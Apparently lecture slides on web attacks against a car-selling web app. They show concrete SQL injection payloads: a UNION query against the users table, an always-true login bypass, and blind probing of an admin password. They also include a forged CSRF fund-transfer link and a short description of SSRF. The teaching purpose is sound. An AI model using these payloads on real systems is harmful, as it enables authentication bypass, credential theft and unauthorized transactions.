Network Attack (Web-based attack)

Example (In-Band — Union):

Consider a car selling webApp that interacts with a backend database.

Users use the webApp to browse cars by make. This typically queries a database for a table, e.g., “Cars”. The following SQL request may be issued when the user inputs “Volvo”:


```
select * from Cars where make='Volvo';
```

Instead of “Volvo”, the **attacker** may input:

Volvo'UNION select $x_1, \dots, x_n$ from users--

And to find n , the attacker uses **order by i** on the original SQL request and observes the responses.

```
select * from Cars where make='Volvo' UNION
select  $x_1, \dots, x_n$  from users--
```



The screenshot shows a web application interface for filtering cars. At the top, there is a dropdown menu labeled "Brand" with an upward-pointing arrow. Below the dropdown, there is a "Close" button with an orange 'X' icon. A list of car brands is displayed: Tata, Toyota, Volkswagen, Volvo, and Zotye. The "Volvo" option is highlighted with a light gray background. At the bottom of the list, there is an orange button labeled "FILTER".

Network Attack (Web-based attack)

Example (Blind — Boolean):

Consider a car selling webApp that interacts with a backend database. Registered Users have the privilege of browsing the latest posts with competitive prices. The application assigns unique ID to User and tests whether a given ID is registered or not. If registered, the webApp displays the special posts:

```
select * from UIDs where UID='16ZX94';
```

The **attacker**, being not registered, modifies the SQL query to evaluate to true as if the attacker is registered. It puts: **17XY00' or '0'='0'--'**

Because this is blind, the success of the attack is the display of the special offer posts.



```
select * from UIDs where UID='17XY00' or '0'='0'--';
```

Network Attack (Web-based attack)

Example (Blind — Boolean):

Consider a car selling webApp that interacts with a backend database. Registered Users have the privilege of browsing the latest posts with competitive prices. The application assign unique ID to User and tests whether a given ID is registered or not. If registered, the webapp displays the posts:

```
select * from UIDs where UID='16ZX94';
```


The **attacker**, goes further and infers information about the admin password. They can prompt the database if the admin password is **ensia2026**.

```
select * from UIDs where UID='17XY00'and  
(select password from users where username='admin')=  
'ensia2026'--' (assume 17XY00 exists)
```



Network Attack (Web-based attack)

- ③ **Cross-Site Request Forgery attack.** A.k.a., CSRF attack. Here the attacker forges a malicious web request and embeds it in a hyperlink (URL). The link is shared with possible victims who are logged into a web service. When the link is clicked, the request is sent and executed on behalf of the victim on the webserver.



```
http://ensiabank.edu.dz/fundtransfer?acct=19940&amount=9000
```

Web-server are vulnerable to CSRF when they do not properly check if a given request was indeed generated from a given authenticated user.

Network Attack (Web-based attack)

- Is #1 attack pattern in the web. It relies on Broken Access Control.
- The malicious request may consist of: changing user's information (e.g., recovery email/phone number, password), submit a payment, change sensitive data (e.g., blood type), delete account, etc.
- A unique and lifetime-limited token is assigned to every single form sent from the server. This mitigates somehow CSRF. However, it is usually not correctly implemented (empty tokens r accepted).
- Another variant, **SSRF (Server-Side Request Forgery)**, consists of tricking the server into executing requests (e.g., [fetch trapped URL](#), [send internal/external requests](#), [expose metadata](#), etc) that would have impact on its internal configuration and running services.

- **End.**